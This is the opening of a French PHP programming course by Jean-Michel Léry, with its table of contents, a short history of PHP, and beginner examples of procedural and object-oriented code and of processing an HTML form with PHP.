

# Cours PHP de Jean-Michel Léry

## Sommaire

<b>1 INTRODUCTION.....</b>	<b>5</b>
1.1 PREREQUIS.....	5
1.2 LE LANGAGE PHP .....	5
1.3 LE MODELE CLIENT/SERVEUR .....	18
1.4 LES OUTILS DE DEVELOPPEMENT.....	19
<b>2 INSTALLATION DE PHP .....</b>	<b>20</b>
2.1 LE PACKAGE XAMPP.....	20
2.2 LES ETAPES D'INSTALLATION.....	21
2.3 VOTRE REPERTOIRE DE TRAVAIL .....	21
2.4 ACCES A PHP EN MODE SHELL .....	24
<b>3 PRESENTATION DU LANGAGE PHP.....</b>	<b>36</b>
3.1 PREAMBULE.....	36
3.2 LE CONTEXTE HTML.....	36
3.3 EXTENSION DU FICHIER .HTML OU .PHP.....	38
<b>4 STRUCTURE D'UN PROGRAMME PHP ET ELEMENTS DU LANGAGE .....</b>	<b>39</b>
4.1 LES BALISES < ?PHP ET ?> .....	39
4.2 INTEGRATION DANS UN CODE HTML .....	39
4.3 L'INSTRUCTION INCLUDE .....	41
4.4 LES CONSTANTES.....	44
4.5 LA SENSIBILITE A LA CASSE .....	46
4.6 LES COMMENTAIRES .....	46
4.7 LES CARACTERES SPECIAUX .....	48
<b>5 LES ENTREES/SORTIES.....</b>	<b>49</b>
5.1 LE CONTEXTE D'INTERPRETATION .....	49
5.2 DANS UN ENVIRONNEMENT SCRIPT SHELL .....	49
5.3 DANS UN ENVIRONNEMENT WEB.....	63
5.4 LES FICHIERS .....	71
<b>6 LES VARIABLES .....</b>	<b>72</b>
6.1 LA NOTION DE VARIABLE .....	72
6.2 LES REGLES DE NOMMAGE.....	72
6.3 DECLARATION IMPLICITE DES VARIABLES.....	73
6.4 LE TYPAGE AUTOMATIQUE .....	73
6.5 LES PROCEDURES VAR_DUMP() ET VAR_EXPORT() .....	74
6.6 LE CHANGEMENT EXPLICITE DE TYPE AVEC SETTYPE() .....	76
6.7 LE CHANGEMENT EXPLICITE DE TYPE PAR TRANSTYPAGE.....	77
6.8 DECLARATION EXPLICITE DES VARIABLES DANS UNE CLASSE .....	78
6.9 LES VARIABLES DYNAMIQUES.....	79
6.10 PORTEE DES VARIABLES .....	79
6.11 QUELQUES FONCTIONS SUR LES VARIABLES .....	87
<b>7 LES TYPES SIMPLES.....</b>	<b>88</b>

# Cours PHP de Jean-Michel Léry

7.1	LE TYPE ENTIER.....	88
7.2	LE TYPE REEL.....	103
7.3	LE TYPE « CARACTERE » OU CHAINE D'UN SEUL CARACTERE .....	124
7.4	LE TYPE BOOLEEN.....	136
7.5	AUCUN TYPE : <b>NULL</b> .....	143
<b>8</b>	<b>LES INSTRUCTIONS SIMPLES .....</b>	<b>144</b>
8.1	GENERALITES .....	144
8.2	L'INSTRUCTION D'AFFECTATION <b>=</b> .....	144
8.3	L'INSTRUCTION <b>GOTO</b> .....	147
8.4	L'APPEL DE PROCEDURE <b>PROC()</b> .....	148
<b>9</b>	<b>LES INSTRUCTIONS COMPOSEES.....</b>	<b>156</b>
9.1	GENERALITES .....	156
9.2	LA SEQUENCE D'INSTRUCTIONS <b>{ }</b> .....	156
9.3	LES INSTRUCTIONS CONDITIONNELLES OU TESTS <b>IF SWITCH</b> .....	158
9.4	LES INSTRUCTIONS REPETITIVES OU BOUCLES <b>WHILE FOR</b> .....	174
9.5	LES INSTRUCTIONS DE CONTROLE .....	202
<b>10</b>	<b>LES TYPES STRUCTURES .....</b>	<b>203</b>
10.1	LE TYPE CHAINE DE CARACTERES.....	203
10.2	LE TYPE TABLEAU .....	229
10.3	LES FICHIERS .....	318
<b>11</b>	<b>LES PROCEDURES ET FONCTIONS.....</b>	<b>373</b>
11.1	PRINCIPE .....	373
11.2	ECRITURE D'UNE FONCTION .....	375
11.3	PASSAGE DE PARAMETRES.....	379
11.4	LES VALEURS DE RETOUR D'UNE FONCTION .....	387
11.5	VARIABLES LOCALES, GLOBALES .....	387
11.6	FONCTION VARIABLE.....	390
11.7	LA RECURSIVITE .....	391
11.8	EXERCICES.....	393
<b>12</b>	<b>COMPLEMENTS.....</b>	<b>414</b>
12.1	SECURISATION DES ENTRES SORTIES WEB .....	414
12.2	SECURISATION DES REQUETES SQL.....	422
12.3	SECURISATION PAR LOGIN ET MOT DE PASSE .....	482
12.4	LES COOKIES .....	509
12.5	GENERATION DE FICHIERS PDF.....	509
12.6	LES RESSOURCES .....	555
12.7	LES RAPPORTS D'ERREURS .....	555
12.8	LES OBJETS .....	557
12.9	LE PAIEMENT EN LIGNE AVEC PAYBOX .....	559
12.10	PROGRAMMER AVEC UN FRAMEWORK .....	598
<b>13</b>	<b>MYSQL .....</b>	<b>604</b>
13.1	PREREQUIS.....	604
13.2	PHP ET LES BASES DE DONNEES .....	604

*Cours PHP de Jean-Michel Léry*

13.3	PHPMYADMIN .....	605
13.4	LE LANGAGE SQL.....	659
13.5	SECURISATION DE MYSQL.....	730
13.6	PDO – PHP DATA OBJECTS.....	736
13.7	EXERCICES.....	856
<b>14</b>	<b>HTML .....</b>	<b>869</b>
14.1	HTML 1 .....	869
14.2	HTML 2 .....	869
14.3	HTML 3 .....	869
14.4	HTML 4 .....	869
14.5	HTML 5 .....	869
<b>15</b>	<b>RAPPEL DE L'ARCHITECTURE HTML, PHP ET MYSQL .....</b>	<b>872</b>
15.1	PRINCIPE .....	872
15.2	SERVEUR WEB AVEC PHP.....	872
15.3	SERVEUR WEB AVEC PHP ET MYSQL.....	873
<b>16</b>	<b>INTEGRATION HTML, PHP ET MYSQL.....</b>	<b>875</b>
16.1	PRINCIPE .....	875
16.2	CREDITS IMMOBILIERS : INTEGRATION HTML ET PHP .....	875

# Partie I

## Environnement et Installation

<b>1 INTRODUCTION .....</b>	<b>5</b>
1.1 PREREQUIS.....	5
1.2 LE LANGAGE PHP .....	5
1.2.1 <i>Historique</i> .....	5
1.2.2 <i>Caractéristiques</i> .....	5
1.2.2.1 Langage Interprété .....	6
1.2.2.1.1 Au niveau du Shell.....	6
1.2.2.1.2 Par le serveur Web.....	6
1.2.2.2 Langage hybride Procédural/Objet.....	7
1.2.2.2.1 La forme Procédurale .....	7
1.2.2.2.2 La Programmation Orienté Objet (POO).....	8
1.2.2.3 Développé pour le Web « dynamique ».....	10
1.2.2.4 Interface avec les bases de données .....	15
1.2.2.5 Une importante bibliothèque de fonctions.....	18
1.3 LE MODELE CLIENT/SERVEUR .....	18
1.4 LES OUTILS DE DEVELOPPEMENT .....	19
1.4.1 <i>Les serveurs et leurs modules</i> .....	19
1.4.2 <i>Le client</i> .....	19
1.4.3 <i>L'éditeur de texte</i> .....	19
<b>2 INSTALLATION DE PHP.....</b>	<b>20</b>
2.1 LE PACKAGE XAMPP.....	20
2.1.1 <i>Présentation</i> .....	20
2.1.2 <i>Version des différents serveurs</i> .....	20
2.2 LES ETAPES D'INSTALLATION .....	21
2.3 VOTRE REPERTOIRE DE TRAVAIL .....	21
2.3.1 <i>Le répertoire « DocumentRoot »</i> .....	21
2.3.2 <i>Le répertoire utilisé pour ce cours : CoursPHP.</i> .....	22
2.3.2.1 Comme sous répertoire directement dans « DocumentRoot ».....	22
2.3.2.2 Comme un lien dans « DocumentRoot » vers un répertoire personnel.....	22
2.3.2.3 Accès à CoursPHP .....	23
2.4 ACCES A PHP EN MODE SHELL .....	24
2.4.1 <i>La variable PATH</i> .....	24
2.4.2 <i>Utilisation de la commande PHP</i> .....	25

# 1 Introduction

## 1.1 Prérequis

Ce document traite du langage PHP. Il ne décrit pas le langage HTML ni le langage SQL.

Même si les syntaxes HTML et SQL sont abordées, **il est important que le lecteur connaisse déjà ces deux langages.**

## 1.2 Le langage PHP

### 1.2.1 Historique

Le langage PHP a été créé par **Rasmus Lerdorf** en 1994, puis publié en 1995 sous le nom de PHP/FI (pour *Personal Home Page Tools/Form Interpreter*).

En 1997, **Andi Gutmans** et **Zeev Suraski** redéveloppèrent le cœur pour publier la version 3 de PHP en 1998 sous le nom de **PHP: Hypertext Preprocessor** (acronyme récursif).

Ils développèrent ensuite un nouveau “moteur interne” appelé **Zend** Engine (Zend = ZEev et aNDi) pour la version 4 de PHP.

Les versions “récentes” publiées (ou à publier) sont 5.4 en 2012, 5.5 en 2013, 5.6 pour 2014).

La version 6.0 ou 7.0 (le passage direct à la 7.0 sans passer par la 6.0 est envisagé) devrait intégrer le codage UTF-16 nativement.

(Sources Wikipédia)

### 1.2.2 Caractéristiques

PHP est un langage de programmation utilisé pour produire des pages **Web dynamiques** et interfaçer l'accès à des Systèmes de Gestion de Bases de Données Relationnelles (SGBDR) comme MySQL.

Le langage **PHP** est souvent associé au serveur Web **Apache** ( ) et au SGBDR **MySQL** (), pour produire des pages **HTML** dynamiquement.

Les principales caractéristiques du langage PHP sont :

- Langage interprété ;
- Langage hybride Procédural/Objet ;
- Développé pour le Web « dynamique » ;
- Interface avec les bases de données ;
- Une importante bibliothèque d'outils.

### 1.2.2.1 Langage Interpréte


Contrairement au langage C dont il a repris certaines syntaxes, le langage PHP est *interprété*. Il ne possède donc pas de compilateur (aucune production de code binaire exécutable).

Un « moteur » va directement interpréter le **code source** (le lire) pour exécuter les instructions qui s'y trouvent.

#### 1.2.2.1.1 Au niveau du Shell


Même si ce n'est pas du tout pour cela qu'il a été créé, PHP peut être utilisé directement au niveau du Shell UNIX (ou Windows), donc dans une **fenêtre terminal** comme n'importe quel **langage de script**.

Par exemple :




#### 1.2.2.1.2 Par le serveur Web

Dans le cas classique, le client Web (navigateur) interroge un serveur Web (par exemple Apache) qui se charge d'interpréter le code source PHP (stocké sur son disque dur) via son interpréteur.



Voici l'affichage sur le client Web (Firefox) interrogant un serveur Web (Apache) qui tourne en local :



### 1.2.2.2 Langage hybride Procédural/Objet

Tout comme le langage C++, le langage PHP peut contenir des syntaxes procédurales (comme en C), ou Objet (comme en Java).

#### 1.2.2.2.1 La forme Procédurale

Dans cette forme de programmation (comme en langage C), on **sépare les traitements et les données**.

On gère dans un premier temps les données, puis dans un deuxième temps on leur applique des traitements, souvent via des fonctions ou des procédures.

Voici un exemple (`somme_entiers_procedural.php`) :

```
<?php
// === Programmation Procédurale ===
$resultat=0;

for($i=1;$i<11;$i++)
{
    $resultat=$resultat+$i;
    echo "resultat=". $resultat . "\n";
}
unset ($i);
echo 'Somme des 10 premiers entiers : ' . $resultat . "\n";
unset ($resultat);
?>
```


The code is annotated with three callout boxes:

- A box around the assignment `$resultat=0;` is labeled "Initialisation de la variable".
- A box around the `for` loop and its body is labeled "Boucle de traitement".
- A box around the final `echo` statement and the `unset` command is labeled "Affichage du résultat".

L'exécution en mode commande (Shell) de ce programme donne :

```
$ php somme_entiers_procedural.php
resultat=1
resultat=3
resultat=6
resultat=10
resultat=15
resultat=21
resultat=28
resultat=36
resultat=45
resultat=55
Somme des 10 premiers entiers :55
```

L'exécution via un navigateur donne :



**Remarque :**

*Aucun saut de ligne n'apparaît entre les différents affichages car la balise HTML <br> n'est pas affichée dans le programme PHP.*

#### 1.2.2.2.2 La Programmation Orienté Objet (POO)

Dans la programmation orientée objet, un **objet** est un ensemble « autonome » de données et des traitements, appelés **méthodes**, qu'on leur applique. Chaque objet doit être créé par l'instruction **new** à partir de la **classe** (structure de l'objet) dont il est **l'instance**.

Par analogie (très simpliste) avec la programmation procédurale, la **classe** est l'équivalent du **type**, et **l'objet** est équivalent à la **donnée** avec **les procédures et fonctions** qui la concerne.

Voici le programme précédent récrit en syntaxe objet ([somme\\_entiers\\_objet.php](#)) :

```
<?php
// === Programmation Orienté Objet === POO ===
// Déclaration de la classe Somme_Entiers
class Somme_Entiers
{
    private $resultat; ←
    // --- constructeur ---
    function __construct()
    {
        echo "---Appel du constructeur ---\n";
        $this->resultat=0;
        echo "variable interne resultat initialisée à : ".$this->resultat."\n";
    }
    // --- destructeur ---
    function __destruct()
    {
        echo "---Appel du destructeur ---\n";
        unset ($this->resultat);
        if (!isset($this->resultat))
        {
            echo "Variable interne resultat supprimée\n";
        }
    }
    // --- Méthode calcul de la somme ---
    public function Somme()
    {
        echo "---Appel de la méthode Somme ---\n";
        for($i=1;$i<11;$i++)
        {
            $this->resultat=$this->resultat+$i;
            echo "resultat=".$this->resultat."\n";
        }
        unset ($i);
    }
    // --- Méthode affichage du résultat ---
    public function Affichage()
    {
        echo "---Appel de la méthode Affichage ---\n";
        echo 'Somme des 10 premiers entiers :'.$this->resultat."\n";
    }
}

// === corps du programme ===
$calcul = new Somme_Entiers();
$calcul->Somme();
$calcul->Affichage();
unset ($calcul);
?>
```

L'exécution en mode commande (Shell) de ce programme donne :

```
$ php somme_entiers_objet.php
---Appel du constructeur ---
variable interne resultat initialisée à : 0
---Appel de la méthode Somme ---
resultat=1
resultat=3
resultat=6
resultat=10
resultat=15
resultat=21
resultat=28
resultat=36
resultat=45
resultat=55
---Appel de la méthode Affichage ---
Somme des 10 premiers entiers :55
---Appel du destructeur ---
Variable interne resultat supprimée
```

L'exécution via un navigateur donne :



#### **Remarque :**

*Aucun saut de ligne n'apparaît entre les différents affichages car la balise HTML <br> n'est pas affichée dans le programme PHP, et les accents sont mal affichés car ils dépendent du codage « en dur » dans le programme PHP.*

#### **1.2.2.3 Développé pour le Web « dynamique »**

Le langage PHP a été inventé pour rendre les sites Web « dynamiques ».

Contrairement aux **sites « statiques »** qui ne contiennent que des **pages HTML**, les **sites dynamiques** contiennent des pages HTML (avec l'extension .html) **et** des **pages PHP** (extension .php) permettant l'exécution de programmes, ou basées sur d'autres langages.


Voici un exemple de saisie d'informations dans un formulaire HTML et du traitement en PHP de ces données.

Le fichier *formulaire.html* permet la saisie du nom, prénom et de l'âge d'une personne :

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
        <title>Un exemple de saisie de valeurs via un formulaire</title>
    </head>
    <body>
        <div style="text-align:center; width:250px; border:solid 1px black; padding:5px;">
            Saisie d'information
        </div>
        <br>
        <form action="formulaire.php" method="post">
            Nom : <input type="text" name="nom" size="20" /><br>
            Prénom : <input type="text" name="prenom" size="30" /><br>
            Age : <input type="text" name="age" size="10" /><br><br>
            <input type="submit" value="Valider" />
            <input type="reset" value="Effacer le formulaire" />
        </form>
    </body>
</html>
```

Action du formulaire :  
*formulaire.php*

Voici l'affichage de ce formulaire dans le navigateur :



Le bouton « Valider » envoie les données à traiter via la méthode POST à un programme PHP *formulaire.php*.

Fichier *formulaire.php* :

```
<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Un exemple de réception de valeurs via un formulaire</title>
        <!-- Feuille de style pour le tableau -->
        <style>
            table, th, td {
                border: 1px solid black;
                border-collapse: collapse;
            }
            th, td {
                padding: 5px;
                text-align: left;
            }
        </style>
    </head>
    <body>
        <table style="width:50%"> <!-- Début du tableau -->
            <caption>Interprétation de la saisie du formulaire</caption>
            <thead> <!-- En-tête du tableau -->
                <tr>
                    <th>Variable</th>
                    <th>Valeur</th>
                </tr>
            </thead>
            <tr>
                <td>Nom :</td>
                <td>$nom</td>
            </tr>
            <tr>
                <td>Prénom :</td>
                <td>$prenom</td>
            </tr>
            <tr>
                <td>Age :</td>
                <td>$age</td>
            </tr>
        <!-- Fin du programme PHP -->
        <?php
            // --- on récupère les données ---
            $nom=$_POST['nom'];
            $prenom=$_POST['prenom'];
            $age=$_POST['age'];
            // --- on traite les données ---
            $nom=strtoupper($nom);
            $prenom=strtoupper($prenom);
            $age=intval($age);
            // --- on affiche les données dans un tableau ---
            echo '<tr><td>Nom : </td><td>'. $nom. '</td></tr>';
            echo '<tr><td>Prénom : </td><td>'. $prenom. '</td></tr>';
            echo '<tr><td>Age : </td><td>'. $age. '</td></tr>';
        ?>
        <!-- Fin du programme PHP -->
    </table>
</body>
</html>
```

Syntaxe HTML

Syntaxe PHP

Syntaxe HTML

Le code PHP affiche dans un tableau HTML (*table*) les données après traitement.

Le **début du fichier** est constitué uniquement de **code HTML**, définissant l'entête de la page, la feuille de style et la ligne d'entête de la table.

La **fin du fichier** est constituée uniquement de **code HTML**, contenant les balises de fin de structure de la table, du corps (body) et de la page HTML.

Le **milieu du fichier** est constitué du **code PHP**.

Cette partie effectue les actions suivantes:

- Récupération des données ;
- Conversion du nom et du prénom en majuscules, et de l'âge en entier ;
- Affichage des données traitées, encadrées par des balises HTML, via l'instruction « **echo** ».

Voici l'affichage dans le navigateur du résultat de l'exécution du programme PHP:

Variable	Valeur
Nom :	DUPONT
Prénom :	JEAN
Age :	35

Si on observe le code source de la page affichée (via le menu contextuel du navigateur), il n'y a que du code HTML reçu par le navigateur, et aucune trace de code PHP : **le programme PHP est interprété par le serveur Apache, qui envoie uniquement du code HTML au navigateur.**

Code source de la page affichée :


```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Un exemple de réception de valeurs via un formulaire</title>
    <!-- Feuille de style pour le tableau -->
    <style>
      table, th, td {
        border: 1px solid black;
        border-collapse: collapse;
      }
      th, td {
        padding: 5px;
        text-align: left;
      }
    </style>
  </head>
  <body>
    <table style="width:50%"> <!-- Début du tableau -->
      <caption>Interprétation de la saisie du formulaire</caption>
      <thead> <!-- En-tête du tableau -->
        <tr>
          <th>Variable</th>
          <th>Valeur</th>
        </tr>
      </thead>
      <tr>
        <td>Nom : </td><td>DUPONT</td></tr><tr><td>Prénom : </td><td>JEAN</td></tr><tr><td>Age : </td><td>35</td></tr>
      <!-- Fin du programme PHP -->
    </table>
  </body>
</html>
```

Syntaxe HTML provenant de l'exécution du programme PHP

#### 1.2.2.4 Interface avec les bases de données

Le schéma suivant présente l'interface de PHP avec les bases de données :

- Le serveur Apache interprète les pages HTML et envoie le code PHP à l'interpréteur PHP (1- Interprétation PHP) ;
- PHP effectue le traitement et envoie les requêtes SQL à la base (2- Requêtes SQL) ;
- La base de données retourne les informations à PHP (3- Réponses MySQL) ;
- PHP retourne les informations au serveur Apache (4-Retour PHP) pour affichage dans la fenêtre du navigateur du poste client.




Voici un exemple de ce fonctionnement :

Le fichier HTML `formulaire_SQL.html` permet la saisie du nom d'une personne :

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Un exemple de saisie de valeurs via un formulaire</title>
  </head>
  <body>
    <div style="text-align:center; width:250px; border:solid 1px black; padding:5px;">
      Recherche d'une personne
    </div>
    <br>
    <form action="formulaire_SQL.php" method="post">
      Nom : <input type="text" name="nom" size="20" /><br>
      <input type="submit" value="Valider" />
      <input type="reset" value="Effacer le formulaire" />
    </form>
  </body>
</html>
```

Action du formulaire :  
`formulaire_SQL.php`

